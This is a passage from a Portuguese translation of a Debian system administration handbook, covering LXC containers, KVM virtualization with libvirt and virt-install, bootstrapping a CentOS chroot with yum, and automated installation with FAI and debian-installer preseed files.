Esses recursos podem ser combinados para isolar toda uma família de processos iniciando a partir do processo `init`, e o conjunto resultante se parece muito com uma máquina virtual. O nome oficial para tal configuração é um “container” (daí o apelido LXC: *LinuX Containers*), mas uma diferença bastante importante com as máquinas virtuais “reais”, tais como as providas pelo Xen ou KVM é que não há um segundo núcleo; o container usa o mesmo núcleo que o sistema hospedeiro. Isso tem tanto prós quanto contras: as vantagens incluem excelente desempenho devido à total falta de sobrecarga, e o fato que o núcleo tem uma visão global de todos processos rodando no sistema, então o agendamento pode ser mais eficiente do que seria se dois núcleos independentes fossem agendar diferentes conjuntos de tarefas. Líder entre os inconvenientes está a impossibilidade de rodar um núcleo diferente em um container (seja uma versão diferente do Linux ou um sistema operacional diferente por completo).

NOTA

limites de isolamento do LXC

Contêineres LXC não provêm o mesmo nível de isolamento conseguido por emuladores ou virtualizadores. Em particular:

- já que o núcleo é compartilhado entre o sistema hospedeiro e os contêineres, processos restritos aos contêineres ainda podem acessar mensagens do núcleo, o qual pode levar ao vazamento de informação se as mensagens forem emitidas pelo contêiner;
- por razões parecidas, se o contêiner é comprometido e se uma vulnerabilidade do núcleo é explorada, os outros contêineres podem ser afetados também;
- no sistema de arquivos, o núcleo verifica as permissões de acordo com os identificadores numéricos para usuários e grupos; esses identificadores podem designar diferentes usuários e grupos dependendo do container, o que deve ser mantido em mente se as partes com permissão de escrita do sistema de arquivos são compartilhadas entre containers.

Como nós estamos lidando com isolamento e não virtualização simples, a criação de containers LXC é mais complexa do que simplesmente rodar o `debian-installer` em uma máquina virtual. Nós iremos descrever alguns pré-requisitos e, em seguida, iremos para a configuração de rede; para então depois, sermos capazes de realmente criar o sistema para ser rodado no container.

Etapas Preliminares

O pacote *lxc* contém as ferramentas necessárias para executar o LXC, e devem portanto serem instaladas.

O LXC também necessita do sistema de configuração *control groups*, o qual é um sistema de arquivos virtual que é montado no */sys/fs/cgroup*. Como o Debian 8 optou pelo *systemd*, que também faz uso de "control groups", isso agora é feito automaticamente no momento da inicialização, sem configurações adicionais.

Configuração de Rede

O objetivo de instalar o LXC é configurar máquinas virtuais; enquanto nós poderíamos, é claro, mantê-las isoladas da rede, e apenas nos comunicarmos com elas através do sistema de arquivos, a maioria dos casos de uso envolve dar, ao menos, um mínimo acesso de rede para os containers. No caso típico, cada container irá ter uma interface de rede virtual, conectada à rede real através de uma bridge. Essa interface virtual pode ser plugada tanto diretamente na interface de rede física do hospedeiro (e nesse caso o container está diretamente na rede), ou em outra interface virtual definida no hospedeiro (e o hospedeiro pode então filtrar ou rotear o tráfego). Em ambos os casos, o pacote *bridge-utils* será necessário.

O caso simples é a penas uma questão de editar o */etc/network/interfaces*, e mover a configuração da interface física (por exemplo *eth0*) para a interface bridge (usualmente *br0*), e configurar a ligação entre elas. Por exemplo, se o arquivo de configuração da interface de rede inicialmente contém entradas como as seguintes:

```
auto eth0
iface eth0 inet dhcp
```

Devem ser desabilitados e substituídos pelo seguinte:

```
#auto eth0
#iface eth0 inet dhcp

auto br0
iface br0 inet dhcp
    bridge-ports eth0
```

O efeito dessa configuração será similar ao que seria obtido se os containers fossem máquinas plugadas na mesma rede física como o hospedeiro. A configuração "bridge" gerencia o trânsito dos quadros Ethernet entre todas as interfaces "bridged", o que inclui a *eth0* física, assim como as interfaces definidas para os containers.

Em casos onde essa configuração não pode ser usada (por exemplo, se nenhum endereço IP público pode ser atribuído aos containers), uma interface virtual *tap* será criada e conectada à bridge. A topologia de rede equivalente torna-se então de um host com uma segunda placa de rede conectada em um switch separado, com os containers também conectados nesse switch. O

host tem então que atuar como um gateway para os containers caso eles sejam feitos para se comunicar com o mundo exterior.

Em adição ao *bridge-utils*, essa “rica” configuração requer o pacote *vde2*; o arquivo */etc/network/interfaces* então torna-se:

```
# Interface eth0 is unchanged
auto eth0
iface eth0 inet dhcp

# Virtual interface
auto tap0
iface tap0 inet manual
    vde2-switch -t tap0

# Bridge for containers
auto br0
iface br0 inet static
    bridge-ports tap0
    address 10.0.0.1
    netmask 255.255.255.0
```

A rede então pode ser configurada tanto estaticamente nos contêineres, quanto dinamicamente com um servidor DHCP rodando no host. Tal servidor DHCP deverá ser configurado para responder as consultas na interface br0.

Configurando o Sistema

Deixe-nos agora configurar o sistema de arquivos a ser usado pelo container. Uma vez que essa “máquina virtual” não irá rodar diretamente no hardware, alguns ajustes são necessários quando comparados a um sistema de arquivos padrão, especialmente quando o núcleo, dispositivos e consoles estão em questão. Felizmente, o *lxc* inclui scripts que praticamente automatizam essa configuração. Por exemplo, os comandos a seguir (que requerem os pacotes *debootstrap* e *rsync*) irão instalar um container Debian:

```
root@mirwiz:~# lxc-create -n testlxc -t debian
debootstrap is /usr/sbin/debootstrap
Checking cache download in /var/cache/lxc/debian/rootfs-jessie-amd64 ...
Downloading debian minimal ...
I: Retrieving Release
I: Retrieving Release.gpg
[...]
Download complete.
Copying rootfs to /var/lib/lxc/testlxc/rootfs...
[...]
Root password is 'sSiKhMzI', please change !
root@mirwiz:~#
```

Note que o sistema de arquivo é inicialmente criado em `/var/cache/lxc`, então é movido para o seu diretório de destino. Isto proporciona a criação de contêineres idênticos mais rapidamente, já que somente um cópia é necessária.

Note que o modelo de script de criação do debian aceita uma opção `--arch` para especificar a arquitetura do sistema a ser instalado e uma opção `--release` caso você queira instalar alguma coisa a mais que a atual versão estável do Debian. Você pode também definir a variável de ambiente `MIRROR` para apontar para um espelho Debian local.

O sistema de arquivos recém criado agora contém um sistema Debian mínimo, e por padrão o container não tem interface de rede (além da loopback). Como isso não é realmente o que queremos, nós iremos editar o arquivo de configuração do container (`/var/lib/lxc/testlxc/config`) e adicionar algumas entradas `lxc.network.*`:

```
lxc.network.type = veth
lxc.network.flags = up
lxc.network.link = br0
lxc.network.hwaddr = 4a:49:43:49:79:20
```

Essas entradas significam, respectivamente, que uma interface virtual será criada no container; que ela irá, automaticamente, ser levantada quando o dito container for iniciado; que ela será, automaticamente, ser conectada a brigde `br0` no hospedeiro; e que seu endereço MAC será o como especificado. Caso essa última entrada estaja faltando ou desabilitada, um endereço MAC aleatório será gerado.

Outra entrada útil nesse arquivo é a configuração de uma nome para o hospedeiro:

```
lxc.utsname = testlxc
```

Inicializando o Contêiner

Agora que nossa imagem da máquina virtual está pronta, vamos inicializar o contêiner:

```
root@mirlwiz:~# lxc-start --daemon --name=testlxc
root@mirlwiz:~# lxc-console -n testlxc
Debian GNU/Linux 8 testlxc tty1

testlxc login: root
Password:
Linux testlxc 3.16.0-4-amd64 #1 SMP Debian 3.16.7-ckt11-1 (2015-05-24) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
root@testlxc:~# ps auxwf
USER      PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
root         1  0.0  0.2  28164  4432 ?        Ss   17:33   0:00 /sbin/init
root        20  0.0  0.1 32960  3160 ?        Ss   17:33   0:00 /lib/systemd/systemd-journald
root        82  0.0  0.3 55164  5456 ?        Ss   17:34   0:00 /usr/sbin/sshd -D
root        87  0.0  0.1 12656 1924 tty2     Ss+  17:34   0:00 /sbin/agetty --noclear tty2
→ linux
```

```

root      88  0.0  0.1  12656  1764  tty3    Ss+  17:34   0:00 /sbin/agetty --noclear tty3
root  ↳  linux
root      89  0.0  0.1  12656  1908  tty4    Ss+  17:34   0:00 /sbin/agetty --noclear tty4
root  ↳  linux
root      90  0.0  0.1  63300  2944  tty1    Ss   17:34   0:00 /bin/login --
root      117 0.0  0.2  21828  3668  tty1    S    17:35   0:00 \_ -bash
root      268 0.0  0.1  19088  2572  tty1    R+  17:39   0:00 \_ ps auxfw
root      91  0.0  0.1  14228  2356  console  Ss+  17:34   0:00 /sbin/agetty --noclear --keep-
root  ↳  baud console 115200 38400 9600 vt102
root      197 0.0  0.4  25384  7640  ?
root  ↳  eth0.pid -lf /var/lib/dhcp/dhclient.e
root      266 0.0  0.1  12656  1840  ?
root  ↳  linux
root      267 0.0  0.1  12656  1928  ?
root  ↳  linux
root@testlxc:~#

```

Nós agora estamos dentro do container; nosso acesso aos processos é restrito apenas aqueles que foram iniciados a partir do próprio container, e nosso acesso ao sistema de arquivos é similarmente restrito ao subconjunto do sistema de arquivos completo dedicado (`/var/lib/lxc/testlxc/rootfs`). Nós podemos sair do console com `Control+a q`.

Note que nós executamos o container como um processo em segundo plano, graças a opção `--daemon` do `lxc-start`. Nós podemos interromper o container com um comando como `lxc-stop --name=testlxc`.

O pacote `lxc` contém um script de inicialização que pode iniciar automaticamente um ou vários containers quando a máquina inicia (ele faz uso do `lxc-autostart` que inicia os containers que tem a opção `lxc.start.auto` definida como 1). Controle mais afiado da ordem de início é possível com `lxc.start.order` e `lxc.group`: por padrão, o script de inicialização primeiro inicia os containers que são parte do grupo `onboot` e então os containers que não fazem parte de nenhum grupo. Em ambos os casos, a ordem dentro de um grupo é definida pela opção `lxc.start.order`.

APROFUNDAMENTO

Virtualização em massa

Como o LXC é um sistema de isolamento muito peso leve, ele pode ser particularmente adaptado para uma maciça hospedagem de servidores virtuais. A configuração de rede provavelmente será um pouco mais avançada do que a que nós descrevemos acima, mas a configuração “rica”, usando as interfaces `tap` e `veth` deverá ser suficiente em muitos casos.

Também pode fazer sentido compartilhar parte do sistema de arquivos, como os subdiretórios `/usr` e `/lib`, a fim de evitar a duplicação de software que possa ser comum a vários containers. Isso irá, geralmente, ser alcançado com as entradas `lxc.mount.entry` no arquivo de configuração dos containers. Um interessante efeito colateral é que os processos irão então usar menos memória física, já que o núcleo é capaz de detectar que os programas são compartilhados. O custo marginal de um container extra pode então ser reduzido a espaço de disco dedicado para seus dados específicos, e alguns processos extras que o núcleo tem que agendar e gerenciar.

Nós não descrevemos todas as opções disponíveis, é claro; informações mais completas podem ser obtidas a partir das páginas de manual `lxc(7)` e `lxc.container.conf(5)` e aquelas que elas referenciam.

12.2.3. Virtualização com KVM

KVM, que significa *Kernel-based Virtual Machine*, é primeiro, e antes de tudo, um módulo do núcleo que fornece a maior parte da infraestrutura que pode ser usada por um virtualizador, mas não é por si só um virtualizador. O real control para a virtualização é tratado por um aplicativo com base no QEMU. Não se preocupe se essa seção menciona os comandos `qemu -*`: ela continua sendo sobre KVM.

Ao contrário de outros sistemas de virtualização, o KVM foi incorporado ao núcleo Linux desde o seu início. Seus desenvolvedores escolheram tirar vantagem do conjunto de instruções do processador dedicado a virtualização (Intel-VT e AMD-V), o que mantém o KVM leve, elegante e sem fome por recursos. A contraparte, claro, é que o KVM não funciona em qualquer computador, mas apenas naqueles com os processadores apropriados. Para computadores baseados em x86, você pode verificar que você tem tal processador procurando por “`vmx`” ou “`svm`” nas flags da CPU listadas em `/proc/cpuinfo`.

Com a Red Hat ativamente suportando seu desenvolvimento, o KVM se tornou mais ou menos a referência na virtualização do Linux.

Etapas Preliminares

Ao contrário de ferramentas como o VirtualBox, o KVM em si não inclui nenhuma interface de usuário para a criação de gerenciamento de máquinas virtuais. O pacote `qemu-kvm` apenas fornece um executável capaz de iniciar uma máquina virtual, assim como um script de inicialização que carrega os módulos do núcleo apropriados.

Felizmente, a Red Hat também fornece outro conjunto de ferramentas para resolver esse problema, tendo desenvolvido a biblioteca `libvirt` e as ferramentas do *gerenciador de máquinas virtuais* associadas. A `libvirt` permite o gerenciamento de máquinas virtuais de maneira uniforme, independentemente do sistema de virtualização envolvido nos bastidores (ela atualmente suporta QEMU, KVM, Xen, LXC, OpenVZ, VirtualBox, VMWare e UML). O `virtual-manager` é uma interface gráfica que usa a `libvirt` para criar e gerenciar máquinas virtuais.

Nós primeiramente instalamos os pacotes necessários, com `apt-get install qemu-kvm libvirt-bin virtinst virt-manager virt-viewer`. O `libvirt-bin` fornece o daemon `libvirtd`, que permite o gerenciamento (potencialmente remoto) de máquinas virtuais rodando no host, e inicia as VMs necessárias quando o host inicializa. Além disso, esse pacote fornece a ferramenta de linha de comando `virsh`, que permite o controle das máquinas gerenciadas pelo `libvirtd`.

O pacote `virtinst` fornece o `virt-install`, o qual permite a criação de máquinas virtuais a partir da linha de comando. E finalmente, o `virt-viewer` que permite o acessar o console gráfico das VM's.

Configuração de Rede

Assim como no Xen e no LXC, a configuração de rede mais freqüente envolve uma brigde agrupando as intefaces de rede das máquinas virtuais (see Seção 12.2.2.2, “Configuração de Rede” [342]).

Alternativamente, e na configuração padrão fornecida pelo KVM, um endereço privado é atribuído a máquina virtual (no intervalo 192.168.122.0/24), e o NAT é configurado para que a VM possa acessar a rede externa.

O restante desta seção assume que o host tem uma interface física eth0 e uma bridge br0, e que a primeira está conectada a última.

Instalação com `virt-install`

A criação de uma máquina virtual é muito similar a instalação de um sistema normal, exceto que as características da máquina virtual são descritas em uma linha de comando aparentemente interminável.

Em termos práticos, isso significa que nós iremos usar o instalador Debian, inicializando a máquina virtual pelo drive DVD-ROM virtual que é mapeado para uma imagem de DVD do Debian armazenada no sistema do host. A VM irá exportar seu console gráfico pelo protocolo VNC (see Seção 9.2.2, “Usando Ambientes Gráficos Remotamente” [203] for details), o que irá nos permitir controlar o processo de instalação.

Nós primeiro precisamos avisar o libvirtd aonde armazenar as imagens de disco, a não ser que a localização padrão (`/var/lib/libvirt/images/`) seja boa.

```
root@mirwiz:~# mkdir /srv/kvm
root@mirwiz:~# virsh pool-create-as srv-kvm dir --target /srv/kvm
Pool srv-kvm created

root@mirwiz:~#
```

DICA

Adicione seu usuário ao grupo libvirt

Todos os exemplos nesta seção assumem que você está executando comandos como root. Efetivamente, se você quer controlar um serviço (“daemon”) libvirt local, você precisa ou ser root ou ser membro do grupo `libvirt` (o que por padrão não é o caso). Assim, se você quer evitar ficar usando direitos de root com frequência, você pode adicionar a si próprio ao grupo `libvirt` e rodar os vários comandos com a identidade de seu usuário.

Vamos agora iniciar o processo de instalação da máquina virtual, e ter um olhar mais atento nas mais importantes opções do `virt-install`. Esse comando registra a máquina virtual e seus parâmetros no libvirtd, e então, a inicia, para que a sua instalação possa prosseguir.

```
# virt-install --connect qemu:///system ①
      --virt-type kvm          ②
      --name testkvm           ③
```

```

--ram 1024          ④
--disk /srv/kvm/testkvm.qcow,format=qcow2,size=10 ⑤
--cdrom /srv/isos/debian-8.1.0-amd64-netinst.iso ⑥
--network bridge=br0          ⑦
--vnc                  ⑧
--os-type linux          ⑨
--os-variant debianwheezy

Starting install...
Allocating 'testkvm.qcow'           | 10 GB      00:00
Creating domain...                 | 0 B        00:00
Guest installation complete... restarting guest.

```

- ① A opção --connect especifica o “hypervisor” a ser usado. Sua forma é a de uma URL contendo o sistema de virtualização (xen://, qemu://, lxc://, openvz://, vbox://, e assim por diante) e a máquina que deve hospedar a VM (isso pode ser deixado vazio, no caso de ser um hospedeiro local). Além disso, no caso do QEMU/KVM, cada usuário pode gerenciar máquinas virtuais trabalhando com permissões restritas, e o caminho da URL permite diferenciar máquinas do “sistema” (/system) de outras (/session).
- ② Como o KVM é gerenciado da mesma maneira que o QEMU, o --virt-type kvm permite especificar o uso do KVM, mesmo que a URL se pareça com a do QEMU.
- ③ A opção --name define um nome (específico) para a máquina virtual.
- ④ A opção --ram permite especificar a quantidade de RAM (em MB) a ser alocada para a máquina virtual.
- ⑤ A --disk especifica a localização do arquivo de imagem que irá representar nosso disco rígido da máquina virtual; esse arquivo é criado, se não estiver presente, com tamanho(em GB) especificado pelo parâmetro size. O parâmetro format permite escolher, entre várias maneiras, o armazenamento do arquivo de imagem. O formato padrão (raw) é um arquivo único que corresponde exatamente ao tamanho do disco e seu conteúdo. Nós pegamos um formato mais avançado aqui, que é específico para o QEMU e permite iniciar com um pequeno arquivo que só cresce quando a máquina virtual realmente começa a usar espaço.
- ⑥ A opção --cdrom é usada para indicar aonde encontrar o disco ótico para usar na instalação. O caminho pode ser tanto um caminho local para um arquivo ISO, uma URL aonde o arquivo pode ser obtido, ou um arquivo de dispositivo de um drive físico de CD-ROM (por exemplo /dev/cdrom).
- ⑦ A --network especifica como a placa de rede virtual se integra na configuração de rede do hospedeiro. O comportamento padrão (o qual nós explicitamente forçamos em nosso exemplo) é para integrá-la em qualquer bridge de rede préexistente. Se tal bridge não existe, a máquina virtual irá apenas alcançar a rede física através de NAT, ficando em um intervalo de endereço da sub-rede privada (192.168.122.0/24).

- ⑧ --vnc determina que o console gráfico de ser disponibilizado usando o VNC. O comportamento padrão para o servidor VNC associado é para apenas escutar na interface local; se um cliente VNC tiver que ser executado em um host diferente, para estabelecer a conexão será necessário a configuração de um túnel SSH (veja Seção 9.2.1.3, “Criando Túneis Criptografados com Encaminhamento de Porta” [201]). Alternativamente, a --vnclisten=0.0.0.0 pode ser usada para que o servidor VNC seja acessível a partir de todas as interfaces; note que se você fizer isso, você realmente deve projetar seu firewall de maneira apropriada.
- ⑨ As opções --os-type e --os-variant permitem a otimização de alguns parâmetros de máquina virtual, com base em algumas das conhecidas características do sistema operacional ali mencionadas.

Nesse ponto, a máquina virtual está rodando, e nós precisamos nos conectar ao console gráfico para prosseguir com o processo de instalação. Se a operação prévia foi executada a partir de um ambiente gráfico, essa conexão deve ser iniciada automaticamente. Se não, ou se nós operamos remotamente, o `virt-viewer` pode ser rodado a partir de qualquer ambiente gráfico para abrir o console gráfico (note que a senha do root do host remoto é pedida duas vezes porque a operação requer 2 conexões SSH):

```
$ virt-viewer --connect qemu+ssh://root@server/system testkvm
root@server's password:
root@server's password:
```

Quando o processo de instalação terminar, a máquina virtual é reiniciada, e agora pronta para o uso.

Gerenciando Máquina com virsh

Agora que instalação está feita, vamos ver como lidar com as máquinas virtuais disponíveis. A primeira coisa a tentar é pedir ao `libvirtd` a lista de máquinas virtuais que ele gerencia:

```
# virsh -c qemu:///system list --all
 Id Name           State
 -----
 - testkvm        shut off
```

Vamos iniciar nossa máquina virtual de teste:

```
# virsh -c qemu:///system start testkvm
Domain testkvm started
```

Nós podemos agora pegar as instruções de conexão para o console gráfico (o visor VNC retornado pode ser dado como parâmetro para o `vncviewer`):

```
# virsh -c qemu:///system vncdisplay testkvm
:0
```

Outros subcomandos disponíveis para o `virsh` incluem:

- `reboot` reinicia uma máquina virtual;
- `shutdown` para ativar um desligamento limpo;
- `destroy`, para parar abruptamente;
- `suspend` para pausar a mesma;
- `resume` para despausar a mesma;
- `autostart` para habilitar (ou desabilitar, com a opção `--disable`) o início da máquina virtual automaticamente quando o hospedeiro é iniciado;
- `undefine` para remover todos os registros de uma máquina virtual do `libvirt`.

Todos esses subcomandos têm como parâmetro a identificação da máquina virtual.

Instalando um sistema baseado em RPM no Debian com o yum

Se a máquina virtual está destinada a rodar um Debian (ou um dos seus derivados), o sistema pode ser inicializado com o `debootstrap`, como descrito acima. Mas se a máquina virtual for para ser instalada em um sistema baseado em RPM (como o Fedora, CentOS ou Scientific Linux), a configuração terá de ser feita usando o utilitário `yum` (disponível pelo pacote de mesmo nome).

O procedimento necessita do uso do `rpm` para extrair um conjunto inicial de arquivos, incluindo, notavelmente, os arquivos configuração do `yum`, e então chamar o `yum` para extrair o conjunto de pacotes remanescentes. Mas como nós chamamos o `yum` a partir do lado de fora do `chroot`, nós precisamos fazer algumas mudanças temporárias. No exemplo abaixo, o `chroot` alvo é `/srv/centos`.

```
# rootdir="/srv/centos"
# mkdir -p "$rootdir" /etc/rpm
# echo "%_dbpath /var/lib/rpm" > /etc/rpm/macros.dbpath
# wget http://mirror.centos.org/centos/7/os/x86_64/Packages/centos-release-7-1.1503.
    ↪ el7.centos.2.8.x86_64.rpm
# rpm --nodeps --root "$rootdir" -i centos-release-7-1.1503.el7.centos.2.8.x86_64.rpm
rpm: RPM should not be used directly install RPM packages, use Alien instead!
rpm: However assuming you know what you are doing...
warning: centos-release-7-1.1503.el7.centos.2.8.x86_64.rpm: Header V3 RSA/SHA256
    ↪ Signature, key ID f4a80eb5: NOKEY
# sed -i -e "s,gpgkey=file:///etc/,gpgkey=file://${rootdir}/etc/,g" $rootdir/etc/yum.
    ↪ repos.d/*.repo
# yum --assumeyes --installroot $rootdir groupinstall core
[...]
# sed -i -e "s,gpgkey=file://${rootdir}/etc/,gpgkey=file:///etc/,g" $rootdir/etc/yum.
    ↪ repos.d/*.repo
```

12.3. Instalação Automatizada

Os administradores da Falcot Corp, como muitos administradores de grandes serviços de TI, precisam de ferramentas para instalar (ou reinstalar) rapidamente, e automaticamente se possível, suas novas máquinas.

Essas exigências podem ser atendidas por uma ampla gama de soluções. Por um lado, ferramentas genéricas como a SystemImager lidam com isso criando uma imagem baseada em uma máquina modelo, e então, implantam essa imagem nos sistemas alvo; no extremo oposto do espectro, o instalador Debian padrão pode ser pré alimentado com um arquivo de configuração contendo as repostas das questões perguntadas durante o processo de instalação. Como um tipo de meio termo, uma ferramenta híbrida como a FAI (*Fully Automatic Installer*) instala máquinas usando o sistema de empacotamento, mas ela também usa sua própria infraestrutura para tarefas que são mais específicas para implantações em massa (como iniciação, particionamento, configuração e assim por diante).

Cada uma dessas soluções tem seus prós e contras: o SystemImager trabalha de maneira independente de qualquer sistema de empacotamento em particular, o que permite a ele gerenciar grandes conjuntos de máquinas usando várias distribuições Linux distintas. Ele também inclui um sistema de atualização que não requer uma reinstalação, mas esse sistema de atualização só será confiável se as máquinas não forem modificadas de forma independente; em outras palavras, o usuário não pode atualizar nenhum software por conta própria, ou instalar qualquer outro software. De maneira similar, atualizações de segurança não podem ser automatizadas, porque elas tem que passar pela imagem de referência centralizada mantida pelo SystemImager. Essa solução também requer que as máquinas alvo sejam homogêneas, caso contrário muitas imagens diferentes teriam que ser mantidas e gerenciadas (uma imagem i386 não caberia em uma máquina powerpc, e assim por diante).

Por outro lado, uma instalação automatizada usando o debian-installer pode ser adaptada para as especificações de cada máquina: o instalador irá buscar o núcleo apropriado e pacotes de software nos repositórios relevantes, detectar o hardware disponível, partitionar todo o disco rígido para tirar vantagem de todo o espaço disponível, instalar o sistema Debian correspondente, e configurar um gerenciador de inicialização de maneira apropriada. Contudo, o instalador padrão irá apenas instalar as versões padrão do Debian, com o sistema base e um conjunto de "tarefas" pré selecionadas; isso exclui a instalação de um sistema específico com aplicações não empacotáveis. Preencher essa necessidade em particular requer customizar o instalador... Felizmente, o instalador é muito modular, e existem ferramentas para automatizar a maior parte do trabalho necessário para essa customização, a mais importante o simple-CDD (CDD sendo um acrônimo para *Custom Debian Derivative*). Mas mesmo a solução simple-CDD, entretanto, apenas lida com instalações iniciais; mas isso geralmente não é um problema, já que as ferramentas APT permitem uma implantação eficiente de atualizações posteriormente.

Nós iremos apenas dar uma olhada grosseira no FAI, e pular o SystemImager de uma vez (que não está mais no Debian), a fim de focar mais atentamente no debian-installer e simple-CDD, que são mais interessantes num contexto somente Debian.

12.3.1. Instalador Completamente Automático (FAI)

Instalador Completamente Automático (Fully Automatic Installer) é provavelmente o mais antigo sistema de implantação automatizada para Debian, o que explica seu status como uma referência; mas sua natureza muito flexível apenas compensa a complexidade que ele envolve.

O FAI requer um sistema de servidor para armazenar informação da implantação e permitir que as máquinas alvo inicializem a partir da rede. Esse servidor requer o pacote *fai-server* (ou *fai-quickstart*, que também traz os elementos necessários para uma configuração padrão).

O FAI usa uma abordagem específica para definir os vários perfis instaláveis. Em vez de simplesmente duplicar uma instalação de referência, o FAI é um instalador de pleno direito (full-fledged), totalmente configurável através de um conjunto de arquivos e scripts armazenados no servidor; a localização padrão `/srv/fai/config` não é criado automaticamente, então o administrador precisa criá-lo juntamente com os arquivos relevantes. Na maioria das vezes, esses arquivos serão customizados a partir de arquivos exemplo disponíveis na documentação do pacote *fai-doc*, mais particularmente no diretório `/usr/share/doc/fai-doc/examples/simple/`.

Uma vez que os perfis estejam definidos, o comando *fai-setup* gera os elementos necessários para iniciar uma instalação FAI; isso significa principalmente preparar ou atualizar um sistema mínimo (NFS-root) usado durante a instalação. Uma alternativa é gerar um CD de inicialização dedicado com o *fai-cd*.

Para criar todos esses arquivos de configuração é necessário algum entendimento da maneira a qual o FAI funciona. Um processo de instalação típico é feito dos passos seguintes:

- pegar um núcleo da rede, e iniciá-lo;
- montar um sistema de arquivo raiz de um NFS;
- executar `/usr/sbin/fai`, o qual controla o resto do processo (os próximos passos portanto são iniciados por este roteiro);
- copiar o espaço de configuração do servidor para `/fai/`;
- rodando *fai-class*. Os scripts `/fai/class/[0-9][0-9]*` são executados em turnos, e retornam nomes de “classes” que se aplicam a máquina que está sendo instalada; essa informação irá servir como base para as etapas seguintes. Isso permite alguma flexibilidade na definição de serviços a serem instalados e configurados.
- buscando várias variáveis de configuração, dependendo das classes relevantes;
- particionar os discos e formatar as partições com base nas informações fornecidas em `/fai/disk_config/class`;
- montar essas partições;
- instalar o sistema base;
- preparar o banco de dados Debconf com *fai-debconf*;
- buscar a lista de pacotes disponíveis para o APT;
- instalar os pacotes listados em `/fai/package_config/class`;

- executar os scripts de pós configuração, `/fai/scripts/class/[0-9][0-9]*`;
- gravar os registros de instalação, desmontar as partições e reinicializar o computador.

12.3.2. Preseeding Debian-Installer

No final das contas, a melhor ferramenta para instalar sistemas Debian deve ser, logicamente, o instalador Debian oficial. Isso é porque, desde sua concepção, o debian-installer tem sido projetado para o uso automatizado, tirando vantagem da infraestrutura fornecida pelo `debconf`. Esse último permite, por um lado, reduzir o número de perguntas feitas (perguntas ocultas irão usar as respostas padrão fornecidas), e por outro lado, para fornecer respostas padrão separadamente, para que a instalação possa ser não-interativa. Essa última característica é conhecida como *preseeding*.

INDO ALÉM	Debconf com um banco de dados centralizado <p>O Preseeding permite fornecer um conjunto de respostas às perguntas do Debconf no momento da instalação, mas essas respostas são estáticas e não evoluem com o passar do tempo. Como máquinas já instaladas talvez precisem de atualização, e novas respostas talvez venham a ser necessárias, o arquivo de configuração <code>/etc/debconf.conf</code> pode ser configurado para que o Debconf use fontes de dados externas (como um servidor de diretório LDAP, ou um arquivo remoto acessado via NFS ou Samba). Várias fontes de dados externas podem ser definidas ao mesmo tempo, e elas se complementam. O banco de dados local ainda é usado (para acesso leitura-escrita), mas os bancos de dados remotos são, geralmente, restritos a leitura. A página de manual <code>debconf.conf(5)</code> descreve todas as possibilidades em detalhes. (você precisa do pacote <code>debconf-doc</code>).</p>
-----------	--

Usando um Arquivo Preseed

Existem vários lugares aonde o instalador pode obter um arquivo preseeding:

- Dentro do `initrd`, usado para iniciar a máquina; neste caso, o preseeding acontece bem no início da instalação, e todas as perguntas podem ser evitadas. O arquivo apenas precisa ser chamado `preseed.cfg` e armazenado dentro da raiz do `initrd`.
- na mídia de inicialização (CD ou dispositivo USB); o preseeding então acontece assim que a mídia é montada, o que significa ser logo após as perguntas sobre idioma e layout do teclado. O parâmetro de inicialização `preseed/file` pode ser usado para indicar a localização do arquivo preseeding (por exemplo, `/cdrom/preseed.cfg` quando a instalação é feita por um CD-ROM, ou `/hd-media/preseed.cfg` no caso de um dispositivo USB).
- a partir da rede; o preseeding então apenas acontece após a rede ser configurada (automaticamente); o parâmetro de inicialização relevante é então `preseed/url=http://server/preseed.cfg`.

De relance, incluir o arquivo preseeding dentro do `initrd` parece ser a solução mais interessante; no entanto, ela raramente é usada na prática, porque gerar um `initrd` instalador é bem complexo.

As outras duas soluções são muito mais comuns, especialmente quando os parâmetros de inicialização fornecem outra maneira de fazer "preseed" das respostas para as primeiras perguntas do processo de instalação. A maneira usual de evitar o incômodo de digitar esses parâmetro de inicialização a manualmente a cada instalação é salvá-los na configuração do `isolinux` (no caso do CD-ROM) ou `syslinux` (dispositivo USB).

Criando um Arquivo Preseed

Um arquivo preseed é um arquivo de texto puro, aonde cada linha contém a resposta para uma pergunta do Debconf. A linha é dividida em quatro campos separados por espaço em branco (espaços ou tabs), com em, por exemplo, `d-i mirror/suite string stable`:

- o primeiro campo é o "dono" da pergunta; "`d-i`" é usado para perguntas relevantes para o instalador, mas ele também pode ser um nome de pacote para perguntas vindas a partir de pacotes Debian;
- o segundo campo é um identificador para a pergunta;
- terceiro, o tipo de pergunta;
- o quarto e último campo contém o valor para a resposta. Note que ele tem que ser separador do terceiro campo com um único espaço; se existir mais de um, os caracteres espaço seguintes serão considerados parte do valor.

A maneira mais simples de escrever um arquivo preseed é instalar o sistema manualmente. Então o `debconf-get-selections --installer` irá prover as respostas com relação ao instalador. Respostas sobre outros pacotes podem ser obtidas com `debconf-get-selections`. No entanto, uma solução mais limpa é escrever o arquivo preseed manualmente, iniciando a partir de um exemplo e da documentação de referência: com tal abordagem, apenas perguntas aonde a resposta padrão precisa ser sobrescrita podem se submeter ao preseeded; usando o parâmetro de inicialização `priority=critical` irá instruir o Debconf a apenas perguntar questões críticas, e usar a resposta padrão para as outras.

DOCUMENTAÇÃO

Apêndice do guia de instalação

O guia de instalação, disponível online, inclui documentação detalhada sobre o uso de um arquivo preseed em um apêndice. Ele também inclui um arquivo de amostra detalhado e comentado, que pode servir como base para customizações locais.

- <https://www.debian.org/releases/jessie/amd64/apb.html>
- <https://www.debian.org/releases/jessie/example-preseed.txt>

Criando uma Mídia de Inicialização Customizada

Saber aonde armazenar um arquivo preseed é muito bom, mas a localização não é tudo: é preciso, de uma forma ou de outra, alterar a mídia de inicialização de instalação para mudar os parâmetros de inicialização e adicionar o arquivo preseed.

Inicializando a Partir da Rede Quando um computador é inicializado a partir da rede, o servidor que envia os elementos de inicialização também define os parâmetros de inicialização. Assim, a alteração precisa ser feita na configuração PXE do servidor de inicialização; mais especificamente, no seu arquivo de configuração `/tftpboot/pixelinux.cfg/default`. Configurar a inicialização pela rede é um pré-requisito; veja o Guia de Instalação para detalhes.

→ <https://www.debian.org/releases/jessie/amd64/ch04s05.html>

